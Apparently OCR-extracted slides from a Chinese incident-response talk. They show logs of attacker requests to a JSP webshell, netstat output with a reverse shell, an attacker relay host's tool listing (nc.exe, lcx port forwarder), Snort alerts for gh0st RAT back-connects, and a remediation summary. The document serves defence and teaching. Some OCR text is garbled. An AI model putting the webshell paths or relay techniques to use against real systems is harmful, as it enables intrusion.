
□ 后来对该肉鸡和服务器群进行渗透扩散，发现攻击者在香港肉鸡启用VPN服务，嗅探30

开发测试

```
File Edit View Options Transfer Script Tools Help
118.142. - [04/Nov/2011:02:17:42 +0800] "GET /hyperic-hq/native-219.232.
ive-11b/ (86-winnnt.jsp?action=command HTTP/1.1" 404 5 "http://native-
/59.151. /hyperic-hq/native-lib/sigar-x86-winnnt.jsp" Mozilla/4.0 (compa
/5.0 (Wi u; windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Ge
chrome/8.0.552.215 Safari/534.10" - - - - -
118.142. - [04/Nov/2011:02:17:44 +0800] "GET /hyperic-hq/native-219.232.
ive-11b/ (86-winnnt.jsp?action=command HTTP/1.1" 200 2675 "http://native-
p://59.171/hyperic-hq/native-lib/sigar-x86-winnnt.jsp" Mozilla/4.0 (compa
lla/5.0 (Wi u; windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Ge
chrome/8.0.552.215 Safari/534.10" - - - - -
118.142. - [04/Nov/2011:02:17:46 +0800] "POST /hyperic-hq/native-219.232.
ive-11b/ (86-winnnt.jsp?action=command HTTP/1.1" 200 2705 "http://native-
tp://59.171/hyperic-hq/native-lib/sigar-x86-winnnt.jsp?action=command HTTP/1.1" 200 2705 "http://native-
n=commar Mozilla/4.0 (compa
ebkkt/5: Mozilla/5.0 (Windows; U; windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - - - - -
118.142. - [04/Nov/2011:02:17:54 +0800] "POST /hyperic-hq/native-219.232.
ive-11b/ (86-winnnt.jsp?action=command HTTP/1.1" 404 1045 "http://native-
tp://59.171/hyperic-hq/native-lib/sigar-x86-winnnt.jsp?action=command HTTP/1.1" 404 1045 "http://native-
n=commar Mozilla/4.0 (compa
ebkkt/5: Mozilla/5.0 (Windows; U; windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - - - - -
118.142. - [04/Nov/2011:02:17:56 +0800] "POST /hyperic-hq/native-219.232.
ive-11b/ (86-winnnt.jsp?action=command HTTP/1.1" 404 1045 "http://native-
tp://59.171/hyperic-hq/native-lib/sigar-x86-winnnt.jsp?action=command HTTP/1.1" 404 1045 "http://native-
n=commar Mozilla/4.0 (compa
ebkkt/5: Mozilla/5.0 (Windows; U; windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - - - - -
118.142. - [04/Nov/2011:02:17:58 +0800] "POST /hyperic-hq/native-219.232.
ive-11b/ (86-winnnt.jsp?action=command HTTP/1.1" 200 4742 "http://native-
tp://59.171/hyperic-hq/native-lib/sigar-x86-winnnt.jsp?action=command HTTP/1.1" 200 4742 "http://native-
n=commar Mozilla/4.0 (compa
ebkkt/5: Mozilla/5.0 (Windows; U; windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - - - - -
118.142. - [04/Nov/2011:02:18:30 +0800] "POST /hyperic-hq/native-219.232.
ive-11b/ (86-winnnt.jsp?action=command HTTP/1.1" 200 2711 "http://native-
tp://59.171/hyperic-hq/native-lib/sigar-x86-winnnt.jsp?action=command HTTP/1.1" 200 2711 "http://native-
n=commar Mozilla/4.0 (compa
ebkkt/5: Mozilla/5.0 (Windows; U; windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - - - - -
118.142. - [04/Nov/2011:02:18:36 +0800] "POST /hyperic-hq/native-219.232.
ive-11b/ (86-winnnt.jsp?action=command HTTP/1.1" 404 5 "http://native-
/59.151. /hyperic-hq/native-lib/sigar-x86-winnnt.jsp?action=command HTTP/1.1" 404 5 "http://native-
it/534.1 Mozilla/4.0 (compa
 Mozilla/5.0 (Windows; U; windows NT 5.1; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.215 Safari/534.10" - - - - -
2011_hack_log 2775,1 17% 2011_hack_log 3397,1 21%
Ready ssh2: AES-256 41, 1 50 Rows, 132 Cols Linux CAZ 12:11
```


□ 另一方面，原WEB日志中显示还有另外一个河北廊坊的IP地址也访问过WEBSHELL。继续

开发测试



□ 拿下廊坊服务器后，发现上面运行着LCX端口转发程序，用于中转来自内网的反弹会话

开发测试



□ 对反弹会话的源和目的IP分析后，发现入侵者渗透的范围较广，而且显得也比较专业⁸³

开发测试

```
btmap begins Thu Mar 12 18:39:45 2009
[root@l-wapbeta1.ops.cn1 /usr/local/apache-tomcat-6.0.29/logs]# netstat -antlp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:9090            0.0.0.0:*                LISTEN      16252/java
tcp        0      0 0.0.0.0:9127            0.0.0.0:*                LISTEN      16063/java
tcp        0      0 127.0.0.1:199           0.0.0.0:*                LISTEN      11254/snmpd
tcp        0      0 0.0.0.0:873             0.0.0.0:*                LISTEN      1499/xinetd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*                LISTEN      26865/mysqld
tcp        0      0 0.0.0.0:8109            0.0.0.0:*                LISTEN      4123/java
tcp        0      0 127.0.0.1:9006          0.0.0.0:*                LISTEN      16252/java
tcp        0      0 0.0.0.0:23791           0.0.0.0:*                LISTEN      16063/java
tcp        0      0 0.0.0.0:111             0.0.0.0:*                LISTEN      1374/portmap
tcp        0      0 0.0.0.0:80              0.0.0.0:*                LISTEN      5172/nginx.conf
tcp        0      0 0.0.0.0:9010            0.0.0.0:*                LISTEN      16252/java
tcp        0      0 0.0.0.0:8084            0.0.0.0:*                LISTEN      16063/java
tcp        0      0 0.0.0.0:49300           0.0.0.0:*                LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*                LISTEN      1480/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*                LISTEN      1580/master
tcp        0      0 0.0.0.0:1978            0.0.0.0:*                LISTEN      15443/java
tcp        0      0 0.0.0.0:9180            0.0.0.0:*                LISTEN      4123/java
tcp        0      0 0.0.0.0:734             0.0.0.0:*                LISTEN      1400/rpc.statd
tcp        0      0 127.0.0.1:10015         0.0.0.0:*                LISTEN      4123/java
tcp        0      0 0.59.151.74:40737       219.232.0.1:53         ESTABLISHED 3602/sh
tcp        0      0 127.0.0.1:978          127.0.0.1:51796        ESTABLISHED 15443/java
tcp        0      0 127.0.0.1:1796         127.0.0.1:1978         ESTABLISHED 10959/java
tcp        1      0 192.168.50:51148        192.168.50:1978        CLOSE_WAIT 4123/java
tcp        1      0 192.168.50:43516        192.168.0:1978         CLOSE_WAIT 18601/java
tcp        0      0 192.168.50:22          192.168.82:60875       ESTABLISHED 20228/sshd: chong.c
tcp        1      0 192.168.50:58054        192.168.0:1978         CLOSE_WAIT 30499/java
tcp        0      0 192.168.50:1978        192.168.230:58234      ESTABLISHED 15443/java
tcp        0      0 192.168.50:35123        192.168.139:3306       TIME_WAIT  -
tcp        0      0 192.168.50:35126        192.168.139:3306       TIME_WAIT  -
tcp        0      0 192.168.50:35127        192.168.139:3306       TIME_WAIT  -
tcp        0      0 192.168.50:35124        192.168.139:3306       TIME_WAIT  -
tcp        0      0 192.168.50:35125        192.168.139:3306       TIME_WAIT  -
tcp        0      0 192.168.50:35130        192.168.139:3306       TIME_WAIT  -
tcp        0      0 192.168.50:35131        192.168.139:3306       TIME_WAIT  -
tcp        0      0 192.168.50:35128        192.168.139:3306       TIME_WAIT  -
tcp        0      0 192.168.50:35129        192.168.139:3306       TIME_WAIT  -
tcp        0      0 192.168.50:35134        192.168.139:3306       TIME_WAIT  -
tcp        0      0 192.168.50:35135        192.168.139:3306       TIME_WAIT  -
tcp        0      0 192.168.50:35132        192.168.139:3306       TIME_WAIT  -
tcp        0      0 192.168.50:35133        192.168.139:3306       TIME_WAIT  -
tcp        0      0 192.168.50:1978        192.168.230:26009      ESTABLISHED 15443/java
```

- 经过对廊坊肉鸡以及公司应用服务器的综合验证，生产网里还有一个反弹会话被发现³⁴

开发测试

Windows Internet Explorer - http://219.232.143/.../member/help.php

Windows Taskbar: 收藏夹, WHOIS Lookup for Domains, Linux安全网-linux攻..., CSDN下载器, Reverse IP Lookup and..., 查询某个IP上的所有网..., Reverse IP Lookup - F..., 【柔性剪辑下载】 - 宽...

Windows Explorer - 219.232.143

Windows Explorer - 219.232.143 - 远程桌面

Windows Explorer - 219.232.143 - 远程桌面 (File List)

File Name	Size	Type	Date	Time	Access
MyScanner		文件夹	2011-11-20	5:32	
SQLyog		文件夹	2011-10-26	12:51	
tcl		文件夹	2011-10-20	14:54	
Tools		文件夹	2011-10-20	14:54	
365.py	6 KB	Python 文件	2011-10-21	1:42	A
cmd.exe	460 KB	应用程序	2011-7-20	15:41	A
ftpaccess.xml	1 KB	XML 文档	2011-10-24	22:25	A
ftpbasicnvr.exe	188 KB	应用程序	2009-6-15	9:58	A
ftpconfig.xml	1 KB	XML 文档	2011-10-24	22:25	A
Ftpconsole.exe	1,448 KB	应用程序	2009-6-15	9:58	A
ftputils.xml	1 KB	XML 文档	2011-10-26	11:55	A
lcr.exe	20 KB	应用程序	2011-10-26	11:55	A
LICENSE.txt	40 KB	文本文档	2011-6-12	15:13	A
Microsoft.VC90.CRT.manifest	1 KB	MANIFEST 文件	2007-11-6	20:24	A
msvcr90.dll	641 KB	应用程序扩展	2007-11-7	1:19	A
MyScanner.rar	4 KB	WinRAR 压缩文件	2011-11-20	0:34	A
mysql.exe	437 KB	应用程序	2011-10-26	12:46	A
nc.exe	28 KB	应用程序	2011-10-24	22:28	A
NEWS.txt	279 KB	文本文档	2011-6-12	14:22	A
python27.dll	2,155 KB	应用程序扩展	2011-6-12	15:09	A
python.exe	26 KB	应用程序	2011-6-12	15:09	A
pythonw.exe	27 KB	应用程序	2011-6-12	15:06	A
README.txt	54 KB	文本文档	2011-5-30	5:53	A
Robot.py	4 KB	Python 文件	2011-11-16	16:32	A
run.bat	1 KB	Windows 批处理文件	2011-10-21	1:06	A
SQLyog.rar	7,325 KB	WinRAR 压缩文件	2011-10-26	12:50	A
w9xpopen.exe	49 KB	应用程序	2011-6-12	15:05	A
web.db	369 KB	数据库文件	2011-11-16	16:34	A

Windows Taskbar: 完成, Internet | 保护模式: 禁用, 100%, 7:37

继续廊坊肉鸡的分析，发现藏着攻击者的武器弹药库含自行开发工具。作为攻击前端



开发测试

- 开发测试应急响应/渗透反击小结

- 应急方面：
 - 1) 根据WEB日志和后门文件等辅助判断，确定入侵者所利用的漏洞；
 - 2) 相关服务器上应用网站基于纵向/横向的WEBSHELL/ROOKIT的检测与清理；
 - 3) 所有服务器TOMCAT管理后台的全线清理，启动账户权限调整；

- 改进方面：
 - 1) 所有服务器高危默认管理后台TOMCAT/JBOSS/WEBLOGIC等清理和访问限制；
 - 2) 开发、测试环境的变更调整规范，应用上线的严格审计和安全测试；
 - 3) 对攻击者所使用到的肉鸡，以及工具脚本等进行了一些研究与学习……



目录

- 事件一：开源系统
- 事件二：合作伙伴
- 事件三：开发测试
- 事件四：防不胜防
- 事件五：遗忘角落

防不胜防

- Source Port: TCP | UDP
- Destination Port: TCP | UDP
- Time profile of alerts

Displaying alerts 1-48 of 98426 total

<input type="checkbox"/>	ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
<input type="checkbox"/>	#0-(5-1254)	[snort] [QST]gh0st back connect network action with domain found	2011-12-12 14:43:46	192.168.34.51786	202.89.236.206:80	TCP
<input type="checkbox"/>	#1-(5-1253)	[snort] [QST]gh0st back connect network action with domain found	2011-12-12 14:43:46	192.168.34.51786	202.89.236.206:80	TCP
<input type="checkbox"/>	#2-(5-1252)	[snort] [QST]gh0st back connect network action with domain found	2011-12-12 14:43:46	192.168.34.51785	61.213.183.49:80	TCP
<input type="checkbox"/>	#3-(5-1251)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:09	192.168.34.51775	199.192.220.80	TCP
<input type="checkbox"/>	#4-(5-1250)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:07	192.168.34.51775	199.192.220.80	TCP
<input type="checkbox"/>	#5-(5-1249)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:06	192.168.34.51774	199.192.220.80	TCP
<input type="checkbox"/>	#6-(5-1248)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:06	192.168.34.51779	199.192.220.80	TCP
<input type="checkbox"/>	#7-(5-1247)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:06	192.168.34.51777	199.192.220.80	TCP
<input type="checkbox"/>	#8-(5-1246)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:06	192.168.34.51774	199.192.220.80	TCP
<input type="checkbox"/>	#9-(5-1245)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:06	192.168.34.51774	199.192.220.80	TCP
<input type="checkbox"/>	#10-(5-1244)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:06	192.168.34.51778	199.192.220.80	TCP
<input type="checkbox"/>	#11-(5-1243)	[snort] [QST]gh0st back connect action found	2011-12-12 14:43:06	192.168.34.51775	199.192.220.80	TCP

同时我在IDC/OA部署两套IDS，并增加RULE。针对与攻击者控制IP网段的通信进行监测

防不胜防

Wireshark capture showing network traffic analysis. The filter is set to `ip.addr eq 113.240. and not ip.addr eq 74.125.235`. The packet list shows several TCP connections from 118.142.x.x to 219.232.x.x and 118.142.x.x to 116.233.x.x. The packet details pane shows the selected packet (Frame 127110) with Ethernet II, Internet Protocol, and Transmission Control Protocol (TCP) fields. The packet bytes are displayed in hexadecimal and ASCII.

The packet details pane shows the selected packet (Frame 127110) with Ethernet II, Internet Protocol, and Transmission Control Protocol (TCP) fields. The packet bytes are displayed in hexadecimal and ASCII.

The packet list shows the following connections:

Source	Destination	Protocol	Info
0382 118.142.2	219.232.3.143	TCP	63164 > afrog [PSH, ACK] Seq=7659 Ack=86118 win=63754 Len=87
7121 219.232.3.143	118.142.2	TCP	afrog > 63164 [PSH, ACK] Seq=86118 Ack=7746 win=64959 Len=32
5496 118.142.2	219.232.3.143	TCP	63164 > 219.232.3.143 [PSH, ACK] Seq=7659 Ack=86118 win=63754 Len=87
3219 118.142.2	219.232.3.143	TCP	63164 > 219.232.3.143 [PSH, ACK] Seq=7659 Ack=86118 win=63754 Len=87
8356 219.232.3.143	118.142.2	TCP	afrog > 63164 [PSH, ACK] Seq=86118 Ack=7746 win=64959 Len=32
5805 118.142.2	219.232.3.143	TCP	63164 > 219.232.3.143 [PSH, ACK] Seq=7659 Ack=86118 win=63754 Len=87
1785 118.142.2	116.233.198	TCP	63164 > 116.233.198 [PSH, ACK] Seq=7659 Ack=86118 win=63754 Len=87
2737 118.142.2	219.232.3.143	TCP	63164 > 219.232.3.143 [PSH, ACK] Seq=7659 Ack=86118 win=63754 Len=87
6031 118.142.2	219.232.3.143	TCP	63164 > 219.232.3.143 [PSH, ACK] Seq=7659 Ack=86118 win=63754 Len=87
8664 116.233.198	118.142.2	TCP	afrog > 63164 [PSH, ACK] Seq=86118 Ack=7746 win=64959 Len=32
0905 219.232.3.143	118.142.2	TCP	afrog > 63164 [PSH, ACK] Seq=86118 Ack=7746 win=64959 Len=32
6991 118.142.2	219.232.3.143	TCP	63164 > 219.232.3.143 [PSH, ACK] Seq=7659 Ack=86118 win=63754 Len=87
9012 219.232.3.143	118.142.2	TCP	afrog > 63164 [PSH, ACK] Seq=86118 Ack=7746 win=64959 Len=32
0558 118.142.2	116.233.198	TCP	63164 > 116.233.198 [PSH, ACK] Seq=7659 Ack=86118 win=63754 Len=87
8020 118.142.2	219.232.3.143	TCP	63164 > 219.232.3.143 [PSH, ACK] Seq=7659 Ack=86118 win=63754 Len=87
2882 219.232.3.143	118.142.2	TCP	afrog > 63164 [PSH, ACK] Seq=86118 Ack=7746 win=64959 Len=32
7075 118.142.2	219.232.3.143	TCP	63164 > 219.232.3.143 [PSH, ACK] Seq=7659 Ack=86118 win=63754 Len=87
7409 118.142.2	219.232.3.143	TCP	63164 > 219.232.3.143 [PSH, ACK] Seq=7659 Ack=86118 win=63754 Len=87
2240 219.232.3.143	118.142.2	TCP	afrog > 63164 [PSH, ACK] Seq=86118 Ack=7746 win=64959 Len=32
9231 118.142.2	219.232.3.143	TCP	63164 > 219.232.3.143 [PSH, ACK] Seq=7659 Ack=86118 win=63754 Len=87

